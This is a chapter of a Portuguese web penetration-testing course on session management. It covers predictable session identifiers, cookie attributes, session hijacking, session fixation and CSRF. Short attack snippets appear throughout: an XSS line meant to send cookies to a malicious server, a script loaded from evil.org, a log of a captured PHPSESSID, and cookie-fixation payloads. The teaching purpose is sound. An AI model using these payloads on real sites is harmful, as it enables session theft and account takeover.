



Escola
Superior
de Redes
RNP

Teste de Invasão de Aplicações Web

Capítulo 4

Teste do gerenciamento de sessões

- **Apresentar as vulnerabilidades que podem ocorrer no mecanismo de gerenciamento de sessões, assim como as técnicas para detectá-las e explorá-las.**

- **Identificador de sessão, atributos de cookies, sequestro de sessão, fixação de sessão, cross site request forgery, token anti-CSRF, clickjacking.**

- **Introdução**
- **Descoberta de vulnerabilidades e exploração**
- **Contramedidas**

O protocolo HTTP não possui nenhum mecanismo nativo para manutenção de sessão.

De modo a suprir essa lacuna, as linguagens de programação e arcabouços de desenvolvimento fornecem mecanismos que possibilitam criar e gerenciar sessões em sistemas web.

O princípio básico consiste na atribuição de um identificador diferente a cada sessão iniciada pelos diversos usuários do sistema.

Este valor deve, então, ser enviado pelo navegador web, em todas as requisições subsequentes.

Há diversas abordagens que podem ser empregadas com esse propósito:

Cookies:

Set-Cookie: `SID=049kfgetjddk78asks71997p; path=`

Parâmetros de URL:

`https://esr.rnp.br/script.do;sid=v4kQLNGhHKTT9YpT`

Campos escondidos:

`<input type="hidden" name="sid" value="v4kQLNGh">`

O que acontece quando a aplicação recebe um identificador de sessão desconhecido?

Se uma nova sessão é criada, a partir do valor recebido, como acontece com PHP, o gerenciamento de sessões é chamado de permissivo.

Senão, se o valor é descartado e um novo identificador, gerado pelo sistema, é atribuído à sessão, o esquema é considerado estrito.



Exercício de Fixação 1

Identificador de sessão

1. O que um atacante consegue fazer ao obter um identificador de sessão válido de outro usuário?

Se um atacante consegue obter o identificador de uma sessão ativa, ele é capaz de injetar requisições ilegítimas, que são tratadas como válidas pela aplicação web.

Obviamente, o impacto resultante de um ataque desse tipo, chamado de sequestro de sessão, é maior quando o usuário já se encontra autenticado pelo sistema.

Atualmente, os mecanismos fornecidos pelos arcabouços de desenvolvimento web, para gerar identificadores de sessão, realizam um bom trabalho, em relação à aleatoriedade de tais valores.

Os problemas surgem, então, quando as aplicações empregam soluções caseiras, para esse propósito.

Um erro muito comum nesse sentido consiste em compor os identificadores de sessão, após a autenticação, com base em informações do usuário.

Exemplo:

SID = 2011-05-27.Fulano.Andrade

Supondo que o administrador do sistema se chame Beltrano Sousa, qual seria o SID dele?

O que é possível deduzir dos seguintes SIDs?

MDAwMDAwNDMzOTc0MDM5

MDAwMDAwNDMzOTc0Mjky

MDAwMDAwNDMzOTc0NTQ1

MDAwMDAwNDMzOTc0Nzk4

MDAwMDAwNDMzOTc1MDUx

MDAwMDAwNDMzOTc1MzA0

MDAwMDAwNDMzOTc1NTU3

Os SIDs estão em BASE64:

000000433974039

000000433974292

000000433974545

000000433974798

000000433975051

000000433975304

000000433975557

Qual a relação entre os valores abaixo?

9573af19f96b5af3e658a10880b595e66323dd588b05ea74546cc03c681d7a5a
f8fc8bde8ffed754c6c205e67b5bb93349ec807f7351a4e9431bae0acf6ed5ed
04ea850199defe4ac056068c983399d08fcc29c229aa5712a42e78d7c6dbabe1
38182f5ebc07991910dd0123468161ba3e266a598eaff8aaa233222d1dd70ed1
0cc9b140314056f66d300e06f62bca68861ab147b576780b7fe2224d9628dc1e
07e6d6b341dc1fef5044f96ab637e69dc9ff226719bb9027791cb70b6ee5e69
d31a613c1cfb79276f4576a3735599aa72f331570a3236b435c4677cbb60fceb

E se for descoberto que o processo de geração usa a seguinte construção?

```
sid = convertToHex(sha256(sid));
```

Identificadores de sessão previsíveis




Figura 4.1 - Gráfico de identificadores de sessão gerados por mecanismo robusto.

Identificadores de sessão previsíveis




Figura 4.2 - Gráfico de identificadores de sessão completamente previsíveis.

```
~$ stompy http://dvwa.esr.rnp.br
Session Stomper 0.04 by <lcamtuf@coredump.cx>
-----
Start time   : 2011/07/28 22:51
Target host  : dvwa.esr.rnp.br:80 [192.168.213.200]
Target URI   : /
...
RESULTS SUMMARY:
  Alphabet-level : 0 anomalous bits, 128 OK (excellent).
  Bit-level      : 0 anomalous bits, 128 OK (excellent).
```

```
~$ stompy -p /tmp/w.req http://wackopicko.esr.rnp.br
Session Stomper 0.04 by <lcantuf@coredump.cx>
-----
Start time   : 2011/07/28 22:57
Target host  : wackopicko.esr.rnp.br:80 [192.168.213.200]
Target URI   : /admin/index.php?page=login [custom request]
...
RESULTS SUMMARY:
  Alphabet-level : 14 anomalous bits, 0 OK
(deterministic?).
  Bit-level      : 14 anomalous bits, 0 OK
(deterministic?).
```

No processo de geração de identificadores de sessão, não é suficiente preocupar-se apenas com a aleatoriedade, para evitar que sejam previstos por um usuário malicioso.

- ▶ Por exemplo, quantos identificadores existem, se são utilizados 16 bits para representá-los?

Se o domínio, a partir do qual os valores são selecionados, contiver poucos elementos, um ataque simples baseado em tentativa e erro pode ser executado.

```
~$ stompy -R /mnt/hgfs/CursoRNPDisk/valores2.txt
```

```
Session Stomper 0.04 by <lcantuf@coredump.cx>
```

```
-----
```

```
Start time   : 2011/07/29 00:24
```

```
Replay file  : /mnt/hgfs/CursoRNPDisk/valores2.txt [raw] (1  
fields)
```

```
...
```

```
RESULTS SUMMARY:
```

```
  Alphabet-level : 17 anomalous bits, 0 OK  
(deterministic?).
```

```
  Bit-level      : 5 anomalous bits, 12 OK (very  
trivial!).
```

A grande ameaça em transmitir identificadores de sessão em claro pela rede é que eles podem ser capturados em qualquer ponto entre a origem e o destino da comunicação.

```
+ GET /login.php HTTP/1.1\r\n
Host: dvwa.esr.rnp.br\r\n
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.13) Gecko/20101206 Ubuntu/10.04
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
Accept-Language: en-us,en;q=0.7,pt-br;q=0.3\r\n
Accept-Encoding: gzip,deflate\r\n
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n
Keep-Alive: 115\r\n
Connection: keep-alive\r\n
Cookie: PHPSESSID=bijq7d2dnh2f55p8dn19d3moi3; security=low\r\n
```

Figura 4.6 - Identificador de sessão capturado pela rede.

Uma vulnerabilidade que ocorre com frequência em sistemas de produção consiste no uso de um único identificador de sessão, por usuário, para as mensagens trocadas antes e depois da autenticação.

Um novo identificador de sessão deve ser atribuído ao usuário, sempre que houver mudança no nível de privilégios do acesso.

Caso seja possível injetar Javascript:

```
<script>alert(document.cookie)</script>
```

Para enviar o cookie a um servidor malicioso:

```
<script>document.write('');</script>
```

Acessando o log:

```
192.168.213.10 - - [30/Jul/2011:19:05:29 -0300]  
"GET /?  
SID=PHPSESSID=bijq7d2dnh2f55p8dn19d3moi3;%20security=l  
ow HTTP/1.1" 200 175
```

**Os scripts não estão limitados a acessar apenas os cookies definidos pelas aplicações, sendo possível, também, manipular outros elementos na página.
Exemplo:**

```
<script>
document.write('');
</script>
```

É fundamental respeitar a política de mesma origem, que impede que um script definido em uma página acesse os objetos de um documento carregado a partir de outra origem.

Surpreendentemente, a política não se aplica a scripts externos carregados por meio do atributo “src” do marcador “script”, desde que presente no mesmo documento. Exemplo:

```
<script src="http://www.evil.org/evil.js">
```

A utilização criteriosa dos seguintes atributos é importante para a segurança do mecanismo de gerenciamento de sessões:

**Domain (cadeia de caracteres);
Path (cadeia de caracteres);
Secure (booleano);
HttpOnly (booleano).**

O atributo “SameSite”, criado em 2016, tem por objetivo restringir os cookies a um contexto de um único site.

Evita que um browser envie cookies a partir de requisições “cross-sited”

Método mais moderno para evitar CSRF (em navegadores pós-2017)

Valores possíveis: Strict, Lax ou None

**Strict: Cookies nunca são enviados num contexto “cross-sited”.
Pode ter efeitos críticos na usabilidade das aplicações.**

**Lax: Cookies não são enviados para POST , apenas para GET.
Pressupõe que aplicações não usem GET para alterar dados.**

Atributos de cookies – Compatibilidade

	PC						Smartphone					
	Chrome	Edge	Firefox	Internet Explorer	Opera	Safari	Android webview	Chrome for Android	Firefox for Android	Opera for Android	Safari on iOS	Samsung Internet
Set-Cookie	Yes	12	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes
HttpOnly	1	12	3	9	11	5	37	Yes	4	Yes	4	Yes
Max-Age	Yes	12	Yes	8	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes
SameSite	51	16	60	No	39	13 *	51	51	60	41	13	5.0
SameSite: SameSite=Lax	51	16	60	No	39	12	51	51	60	41	12.2	5.0
SameSite: Defaults to Lax	80	80	69	No	67	No	80	80	No	No	No	No
SameSite: SameSite=None	51	16	60	No	39	13 *	51	51	60	41	13	5.0
SameSite: SameSite=Strict	51	16	60	No	39	12	51	51	60	41	12.2	5.0
SameSite: Secure context required	80	80	69	No	67	No	80	80	No	No	No	No

Durante a fase de mapeamento, identifique todos os cookies definidos pela aplicação.

Para cada um dos cookies contendo valores sensíveis, verifique se:

O atributo “Domain” não está definido ou se contém um valor restritivo.

O atributo “Path” não está definido ou se contém um valor restritivo.

O atributo “Secure” está definido.

O atributo “HttpOnly” está definido.




Figura 4.8 - Substituição de cookie em ataque de sequestro de sessão, via WebScarab.




Figura 4.9 - Substituição de cookie em ataque de sequestro de sessão, via Add NEdit Cookies.

O ataque de fixação de sessão faz com que o navegador do usuário utilize um valor fixo, já conhecido ou escolhido pelo atacante.

É possível dividir o ataque de fixação de sessão em três grandes etapas:

- ▲ **Preparação.**
- ▲ **Fixação.**
- ▲ **Entrada.**




Figura 4.10 - Ataque de fixação de sessão.

As principais maneiras de realizar a etapa de fixação incluem:

Execução de scripts no lado cliente:

```
<script>document.cookie='PHPSESSID=12345;  
path=/';</script>
```

Injeção de <meta> tags HTML:

```
<meta http-equiv="Set-Cookie"  
content="PHPSESSID=98765; path=/" />
```


Ambiente compartilhado.

Adulteração de pacotes de rede.


- 1. Acesse a aplicação web sendo testada.**
- 2. Verifique se um identificador de sessão foi definido e, em caso positivo:**
 - 2.1. Anote o valor fornecido.**
 - 2.2. Acesse uma página que requeira a autenticação do usuário e forneça credenciais válidas.**
 - 2.3. Compare os identificadores obtidos antes e após a autenticação, tendo em mente que valores iguais implicam sistema vulnerável à fixação de sessão.**

3. Senão:


- 3.1. Acesse uma página que requeira a autenticação do usuário e forneça credenciais válidas.
- 3.2. Observe o formato do identificador de sessão definido, após a autenticação.
- 3.3. Encerre a sessão.
- 3.4. Defina manualmente no navegador web um identificador de sessão, de acordo com o formato observado no passo 3.2.
- 3.5. Repita o passo 3.1.
- 3.6. Compare os identificadores obtidos antes e após a autenticação, tendo em mente que valores iguais implicam sistema vulnerável à fixação de sessão.



**Uma aplicação segura
deve possuir um
mecanismo explícito,
para o encerramento
deliberado de uma
sessão em andamento.**



Um erro comum em encerramento de sessão consiste em, simplesmente, redirecionar o usuário para a tela de autenticação, sem invalidar o identificador de sessão, nem no cliente e nem no servidor.



Outra vulnerabilidade ocorre quando o identificador de sessão é redefinido no cliente para um valor inválido, mas o respectivo objeto de estado não é destruído no servidor.

A grande maioria das aplicações, inclusive as web, permite que um usuário estabeleça múltiplas sessões simultâneas.

Embora seja comum, isso não representa uma boa prática de segurança, pois favorece que as credenciais sejam compartilhadas.

O teste que pode ser realizado, para verificar esse problema, consiste em se autenticar na aplicação, com a mesma conta, a partir de dois navegadores web diferentes.

Cross Site Request Forgery (CSRF) é um ataque que se aproveita de uma sessão de usuário já estabelecida com a aplicação vulnerável, para realizar operações de maneira automática, sem o conhecimento e consentimento da vítima.

O ataque é possível devido aos seguintes fatores:

Cookies são enviados automaticamente pelos navegadores web, em todas as requisições subsequentes realizadas ao servidor que os definiu.

O ataque é possível devido aos seguintes fatores:

Impossibilidade de se determinar nativamente que uma dada requisição originou-se na interface da aplicação.

O mecanismo de autorização decide se uma ação pode ou não ser realizada, somente com base em informações enviadas automaticamente pelo navegador web.

Cross site request forgery

